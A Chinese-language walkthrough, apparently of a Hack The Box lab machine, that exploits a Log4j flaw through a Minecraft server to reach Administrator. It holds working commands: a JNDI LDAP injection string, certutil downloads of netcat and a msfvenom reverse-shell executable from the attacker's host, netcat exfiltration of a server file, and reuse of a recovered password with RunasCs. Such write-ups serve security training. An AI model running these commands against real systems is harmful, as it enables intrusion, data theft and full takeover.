


Nmap結果有開80,25565port


這邊用-sS半連結掃描，因為掃全port用預設-sT會非常慢



新增/etc/hosts




用dirsearch –u http://crafty.htb/ 發現http://crafty.htb/js/ 目錄，可查看.js檔




gobuster dir –u http://crafty.htb/js/ -w /usr/share/wordlists/dirb/raft-medium-directories.txt –x js –t 50

爆破js目錄有哪些.js檔，extension為js



查看main.js發現vulnerable code，updatePlayercount函式會不斷抓幾online人數並記錄，抓取方式為get {IP}{PORT} 的ldap方式，google可知是log4j漏洞




git clone https://github.com/kozmer/log4j-shell-poc.git

pip install -r requirements.txt

執行此code需要jdk所以至oracle下載

網址<https://mirrors.huaweicloud.com/java/jdk/8u202-b08/>

先在kali查詢系統版本




arch 命令可發現是x86體系的64bit版，所以要載jdk-8u202-linux-x64.tar.gz

tar zxvf jdk-8u202-linux-x64.tar.gz

mv jdk1.8.0\_202 /home/kali/log4j-shell-poc/jdk1.8.0\_20

改名為了讓poc.py加載，然後移至log4j-shell-poc目錄下




修改poc.py，因為target是windows所以cmd=cmd.exe

然後在log4j-shell-poc目錄下

python3 poc.py --userip 10.10.14.136 --webport 8000 --lport 4444

會自動加載所需software，並執行poc.py監聽本機1389 port



1.

git clone https://github.com/ammaraskar/pyCraft.git

pip install -r requirements.txt

python3 start.py -u vin -s 10.10.11.249:25565

使用pycraft 模擬minecraft client 並加載所需函式，執行start.py並將目標server指向10.10.11.249:25565


2.



這裡也可下載Tlauncher模擬免費多版本minecraft，並執行

java –jar Tlauncher-2.899.jar

選擇version 1.16.5




在pyCraft下輸入


${jndi:ldap://10.10.14.136:1389/a}

讓server來讀取本機1389 port並解析惡意程式碼時會反彈shell到4444 port

\*如果是用Tlauncher就在遊戲內press T進入聊天，然後貼上




在desktop下發現user.txt



python3 -m http.server 80

certutil.exe -urlcache -split -f http://10.10.14.136:80/nc64.exe

接收nc64.exe




Victim server發現c:\Users\svc\_mincraft\server\plugins底下有特殊檔案，傳到kali

Kali端:

nc –lp 1234 > playercounter-1.0-SNAPSHOT.jar

Server端:

.\nc64.exe 10.10.14.136 1234 < c:\Users\svc\_minecraft\server\plugins\playercounter-1.0-SNAPSHOT.jar




用jd-gui (Java Decompiler)檢視.jar檔

jd-gui playercounter-1.0-SNAPSHOT.jar

發現裡面有個跟計數有關的class，Playercounter.class

查看code可發現裡面有個函式catch (AuthenticationException e2)，合理懷疑前面的s67u84zKq8Ixw跟認證有關，可能是某user的密碼，假設為administrator



下載runasCs準備上傳到server


<https://github.com/antonioCoco/RunasCs/releases>

這邊用firefox下載，因為chrome會擋

unzip RunasCs.zip

解壓後會看到RunasCs.exe

\*winodows沒辦法用sudo su，要用runas，runas能讓普通user以admin的權限運行



msfvenom -p windows/shell\_reverse\_tcp LHOST=10.10.14.136 LPORT=1234 -f exe -o vin.exe


製作一個shell.exe準備讓runasCs生成一個新shell到 port 1234

然後上傳到server去

python3 -m http.server 80

certutil.exe -urlcache -split -f http://10.10.14.136:80/Downloads/RunasCs.exe

certutil.exe -urlcache -split -f http://10.10.14.136:80/vin.exe




確認都有出現successfully字樣後


本機端: sudo rlwrap nc -nlvp 1234

Shell端: .\RunasCs.exe Administrator s67u84zKq8IXw nc64.exe

會發現成功以administrator身分啟用shell



查看Users/Administrator/Desktop目錄



type root.txt

取得root.txt